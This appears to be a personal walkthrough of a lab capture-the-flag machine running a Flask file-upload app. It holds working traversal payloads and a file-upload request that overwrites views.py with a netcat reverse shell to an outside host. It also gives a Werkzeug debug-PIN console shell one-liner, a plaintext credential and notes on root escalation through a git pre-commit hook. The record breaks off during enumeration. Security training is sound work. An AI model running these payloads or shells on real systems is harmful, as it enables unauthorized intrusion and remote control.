Path of Exploitation

Foothold: discover lfi/directory traversal in sourcecode , overwrite views.py or get info to recover pin and get console to get shell on docker container
User: discover port 3000 open on docker contaner and forward to self and see it is hosting gitea. from soure code view dev branch and find dev01 user creds. login to git tea and get ssh id_rsa to get user
root: notice git-sync is running every minute or so.. and is doing git commit. realize that in git commit there are pre-commit script cabilities... modify pre-commit.sample file to pre-commit shell and get root.

Creds

Username	Password	Description
dev01	Soulless_Developer#2022	

gituser@local
dev01@opensource.htb

Nmap


Port	Service	Description
22	ssh	OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80	http	Werkzeug/2.1.2 Python/3.10.3
3000	?	?


Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```
# Nmap 7.92 scan initiated Mon Aug  1 11:12:13 2022 as: nmap -sC -sV -oA nmap/Full -p- -vvv 10.10.11.164
Nmap scan report for 10.10.11.164
Host is up, received echo-reply ttl 63 (0.040s latency).
Scanned at 2022-08-01 11:12:14 EDT for 128s
Not shown: 65532 closed tcp ports (reset)
PORT     STATE    SERVICE REASON         VERSION
22/tcp   open     ssh     syn-ack ttl 63 OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 1e:59:05:7c:a9:58:c9:23:90:0f:75:23:82:3d:05:5f (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQDOm3Ocn3qQzvKFsAf8u2wdkpi0XryPX5W33bER74CfZxc4QPasF+hGBNSaCanZpccGuPffJ9YenksdoTNdf35cvhamsBUq6TD88Cyv9Qs68kWPJD71MkSDgoyMFIe7NTdzyWJJjmUcNHRvwfo6KQsVXjwC4MN+SkL6dLfAY4UawSNhJZGTiKu0s
nAV6TZ5ZYnmDpnKIEZzf/dOK6bBu4SCu9DRjPknuZkl7sKp3VCoI9CRIu1tihqs1NPhFa+XnHSRsULWtQqtmxZP5UXbmgwETxmpfw8M9XcMH0QXr8JSAdDkg2NtIapmPX/a3hVFATYg+idaEEQNlZHPUKLbCTyJ
|   256 48:a8:53:e7:e0:08:aa:1d:96:86:52:bb:88:56:a0:b7 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBLA9ak8TUAPl/F77SPc1ut/8B+eOukyC/0lof4IrqJoPJLYusbXk+9u/OgSGp6bJZhotkJUvhC7k0rsA7WX19Y8=
|   256 02:1f:97:9e:3c:8e:7a:1c:7c:af:9d:5a:25:4b:b8:c8 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAINxEEb33GC5nT5IJ/YY+yDpTKQGLOK1HPsEzM99H4KKA
80/tcp   open     http    syn-ack ttl 62 Werkzeug/2.1.2 Python/3.10.3
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/2.1.2 Python/3.10.3
|     Date: Mon, 01 Aug 2022 15:13:07 GMT
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 5316
|     Connection: close
|     <html lang="en">
|     <head>
|     <meta charset="UTF-8">
|     <meta name="viewport" content="width=device-width, initial-scale=1.0">
|     <title>upcloud - Upload files for Free!</title>
|     <script src="/static/vendor/jquery/jquery-3.4.1.min.js"></script>
|     <script src="/static/vendor/popper/popper.min.js"></script>
|     <script src="/static/vendor/bootstrap/js/bootstrap.min.js"></script>
|     <script src="/static/js/ie10-viewport-bug-workaround.js"></script>
|     <link rel="stylesheet" href="/static/vendor/bootstrap/css/bootstrap.css"/>
|     <link rel="stylesheet" href=" /static/vendor/bootstrap/css/bootstrap-grid.css"/>
|     <link rel="stylesheet" href=" /static/vendor/bootstrap/css/bootstrap-reboot.css"/>
|     <link rel=
|   HTTPOptions:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/2.1.2 Python/3.10.3
|     Date: Mon, 01 Aug 2022 15:13:07 GMT
|     Content-Type: text/html; charset=utf-8
|     Allow: HEAD, GET, OPTIONS
|     Content-Length: 0
|     Connection: close
|   RTSPRequest:
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
|     "http://www.w3.org/TR/html4/strict.dtd">
|     <html>
|     <head>
|     <meta http-equiv="Content-Type" content="text/html;charset=utf-8">
|     <title>Error response</title>
|     </head>
|     <body>
|     <h1>Error response</h1>
|     <p>Error code: 400</p>
|     <p>Message: Bad request version ('RTSP/1.0').</p>
|     <p>Error code explanation: HTTPStatus.BAD_REQUEST - Bad request syntax or unsupported method.</p>
|     </body>
|_    </html>
|_http-title: upcloud - Upload files for Free!
```


```
| http-methods:
|_  Supported Methods: HEAD GET OPTIONS
|_http-server-header: Werkzeug/2.1.2 Python/3.10.3
3000/tcp filtered ppp     no-response
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port80-TCP:V=7.92%I=7%D=8/1%Time=62E7ED79%P=x86_64-pc-linux-gnu%r(GetRe
SF:quest,1573,"HTTP/1\.1\x20200\x20OK\r\nServer:\x20Werkzeug/2\.1\.2\x20Py
SF:thon/3\.10\.3\r\nDate:\x20Mon,\x2001\x20Aug\x202022\x2015:13:07\x20GMT\
SF:r\nContent-Type:\x20text/html;\x20charset=utf-8\r\nContent-Length:\x205
SF:316\r\nConnection:\x20close\r\n\r\n<html\x20lang=\"en\">\n<head>\n\x20\
SF:x20\x20\x20<meta\x20charset=\"UTF-8\">\n\x20\x20\x20\x20<meta\x20name=\
SF:"viewport\"\x20content=\"width=device-width,\x20initial-scale=1\.0\">\n
SF:\x20\x20\x20\x20<title>upcloud\x20-\x20Upload\x20files\x20for\x20Free!<
SF:/title>\n\n\x20\x20\x20\x20<script\x20src=\"/static/vendor/jquery/jquer
SF:y-3\.4\.1\.min\.js\"></script>\n\x20\x20\x20\x20<script\x20src=\"/stati
SF:c/vendor/popper/popper\.min\.js\"></script>\n\n\x20\x20\x20\x20<script\
SF:x20src=\"/static/vendor/bootstrap/js/bootstrap\.min\.js\"></script>\n\x
SF:20\x20\x20\x20<script\x20src=\"/static/js/ie10-viewport-bug-workaround\
SF:.js\"></script>\n\n\x20\x20\x20\x20<link\x20rel=\"stylesheet\"\x20href=
SF:\"/static/vendor/bootstrap/css/bootstrap\.css\"/>\n\x20\x20\x20\x20<lin
SF:k\x20rel=\"stylesheet\"\x20href=\"\x20/static/vendor/bootstrap/css/boot
SF:strap-grid\.css\"/>\n\x20\x20\x20\x20<link\x20rel=\"stylesheet\"\x20hre
SF:f=\"\x20/static/vendor/bootstrap/css/bootstrap-reboot\.css\"/>\n\n\x20\
SF:x20\x20\x20<link\x20rel=")%r(HTTPOptions,C7,"HTTP/1\.1\x20200\x20OK\r\n
SF:Server:\x20Werkzeug/2\.1\.2\x20Python/3\.10\.3\r\nDate:\x20Mon,\x2001\x
SF:20Aug\x202022\x2015:13:07\x20GMT\r\nContent-Type:\x20text/html;\x20char
SF:set=utf-8\r\nAllow:\x20HEAD,\x20GET,\x20OPTIONS\r\nContent-Length:\x200
SF:\r\nConnection:\x20close\r\n\r\n")%r(RTSPRequest,1F4,"<!DOCTYPE\x20HTML
SF:\x20PUBLIC\x20\"-//W3C//DTD\x20HTML\x204\.01//EN\"\n\x20\x20\x20\x20\x2
SF:0\x20\x20\x20\"http://www\.w3\.org/TR/html4/strict\.dtd\">\n<html>\n\x2
SF:0\x20\x20\x20<head>\n\x20\x20\x20\x20\x20\x20\x20\x20<meta\x20http-equi
SF:v=\"Content-Type\"\x20content=\"text/html;charset=utf-8\">\n\x20\x20\x2
SF:0\x20\x20\x20\x20\x20<title>Error\x20response</title>\n\x20\x20\x20\x20
SF:</head>\n\x20\x20\x20\x20<body>\n\x20\x20\x20\x20\x20\x20\x20\x20<h1>Er
SF:ror\x20response</h1>\n\x20\x20\x20\x20\x20\x20\x20<p>Error\x20code:
SF:\x20400</p>\n\x20\x20\x20\x20\x20\x20\x20<p>Message:\x20Bad\x20requ
SF:est\x20version\x20(\'RTSP/1\.0\')\.</p>\n\x20\x20\x20\x20\x20\x20\x20\x
SF:20<p>Error\x20code\x20explanation:\x20HTTPStatus\.BAD_REQUEST\x20-\x20B
SF:ad\x20request\x20syntax\x20or\x20unsupported\x20method\.</p>\n\x20\x20\
SF:x20\x20</body>\n</html>\n");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Aug  1 11:14:22 2022 -- 1 IP address (1 host up) scanned in 128.91 seconds
```

Web Enumeration






```
kali@kali:~/source$ git log
commit 2c67a52253c6fe1f206ad82ba747e43208e8cfd9 (HEAD -> public)
Author: gituser <gituser@local>
Date:   Thu Apr 28 13:55:55 2022 +0200

    clean up dockerfile for production use

commit ee9d9f1ef9156c787d53074493e39ae364cd1e05
Author: gituser <gituser@local>
Date:   Thu Apr 28 13:45:17 2022 +0200

    initial
```



directory traversal

```
GET /uploads%2F..%2F../%2F..%2F..%2F/proc/self/cmdline HTTP/1.1
Host: 10.10.11.164
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
If-None-Match: "1659326605.5255656-9143-2185365965"
If-Modified-Since: Mon, 01 Aug 2022 04:03:25 GMT
Connection: close
```

so from here we can overwrite the python files like views.py or get the pin..
COUPLE payloads that work

```
..///..///..///..///..///..///etc///passwd
///../../../../../../etc///passwd
```

found these with

```
ffuf -X 'POST' -H $'Host: 10.10.11.164' -H $'Content-Length: 193' -H $'Cache-Control: max-age=0' -H $'Upgrade-Insecure-Requests: 1' -H $'Origin: http://10.10.11.164' -H $'Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryD7Ca8IGpGVoX8kfl' -H $'User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36' -H $'Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9' -H $'Referer: http://10.10.11.164/upcloud' -H $'Accept-Encoding: gzip,
deflate' -H $'Accept-Language: en-US,en;q=0.9' -H $'Connection: close'     --data-binary $'------WebKitFormBoundaryD7Ca8IGpGVoX8kfl\x0d\x0aContent-Disposition: form-data; name=\"file\";
filename="FUZZ"\x0d\x0aContent-Type: text/x-python\x0d\x0a\x0d\x0awhatthehellis upthepayload=FUZZ\x0a\x0d\x0a------WebKitFormBoundaryD7Ca8IGpGVoX8kfl--\x0d\x0a' -u 'http://10.10.11.164/upcloud' -w
/opt/PayloadsAllTheThings/Directory\ Traversal/Intruder/dotdotpwn.txt
```

Payload1

```
POST /upcloud HTTP/1.1
Host: 10.10.11.164
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.10.11.164
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary87SArEkSAwWy6ZwE
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://10.10.11.164/upcloud
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
Content-Length: 1241

------WebKitFormBoundary87SArEkSAwWy6ZwE
Content-Disposition: form-data; name="file"; filename="..///..///..///..///..///..///proc///self///cwd///app/views.py"
Content-Type: application/octet-stream

import os

from app.utils import get_file_name
from flask import render_template, request, send_file

from app import app


@app.route('/')
def index():
    os.system('nc 10.10.14.178 9001 -e /bin/sh')
    return render_template('index.html')


@app.route('/download')
def download():
    return send_file(os.path.join(os.getcwd(), "app", "static", "source.zip"))


@app.route('/upcloud', methods=['GET', 'POST'])
def upload_file():
    if request.method == 'POST':
        f = request.files['file']
        file_name = get_file_name(f.filename)
        file_path = os.path.join(os.getcwd(), "public", "uploads", file_name)
        f.save(file_path)
        return render_template('success.html', file_url=request.host_url + "uploads/" + file_name)
    return render_template('upload.html')


@app.route('/uploads/<path:path>')
def send_report(path):
    path = get_file_name(path)
    return send_file(os.path.join(os.getcwd(), "public", "uploads", path))

------WebKitFormBoundary87SArEkSAwWy6ZwE--
```

then visit site and catch shell or

payload 2

collect info to obtain key.

/proc/sys/kernel/random/boot_id

```
f0d50d11-ff7a-4790-a301-50e6efba0483
```

/proc/net/arp

```
IP address       HW type     Flags       HW address            Mask     Device
172.17.0.1       0x1         0x2         02:42:a6:f3:46:7b     *        eth0
```

/sys/class/net/eth0/address

```
02:42:ac:11:00:04
```

```
>>> print(0x0242ac110004)
2485377892356
```


ok. so had to analyze the source and see that it's

```
h = hashlib.sha1()
```

not md5()

also have to add the cgroup to the machineid
current pin = 660-018-395

```
__import__('os').popen('nc 10.10.14.178 9001 -e /bin/sh')
```



did a standard nc reverse shell

```
nc 10.10.14.178 9001 -e /bin/ash
```

now time for docker breakout...

```
═╣ Breakout via mounts
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation/docker-breakout/docker-breakout-privilege-escalation/sensitive-mounts
═╣ release_agent breakout 1..... Yes
═╣ release_agent breakout 2..... No
═╣ core_pattern breakout ........... No
═╣ binfmt_misc breakout ........... No
═╣ uevent_helper breakout ......... No
═╣ core_pattern breakout ........... No
═╣ is modprobe present ............ lrwxrwxrwx    1 root     root            12 Mar 16 20:15 /sbin/modprobe -> /bin/busybox
═╣ DoS via panic_on_oom ........... No
═╣ DoS via panic_sys_fs ........... No
═╣ DoS via sysreq_trigger_dos ..... No
═╣ /proc/config.gz readable ....... No
═╣ /proc/sched_debug readable ..... Yes
═╣ /proc/*/mountinfo readable ..... No
═╣ /sys/kernel/security present ... Yes
═╣ /sys/kernel/security writable .. No


═══════════════════════╣ Users Information ╠═══════════════════════

╔═══════╣ My user
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#users
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon[0m),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
```

nmap took too long so i did this instead. then later scanned with nmap


```
/app # for i in $(seq 1 65535); do nc -zvw 1 172.17.0.1 $i; done;
172.17.0.1 (172.17.0.1:22) open
172.17.0.1 (172.17.0.1:80) open
172.17.0.1 (172.17.0.1:3000) open
172.17.0.1 (172.17.0.1:6000) open
172.17.0.1 (172.17.0.1:6001) open
172.17.0.1 (172.17.0.1:6002) open
172.17.0.1 (172.17.0.1:6003) open
172.17.0.1 (172.17.0.1:6004) open
172.17.0.1 (172.17.0.1:6005) open
172.17.0.1 (172.17.0.1:6006) open
172.17.0.1 (172.17.0.1:6007) open
```

got tired of this box and uploaded nmap and scanned took a while but here's the results

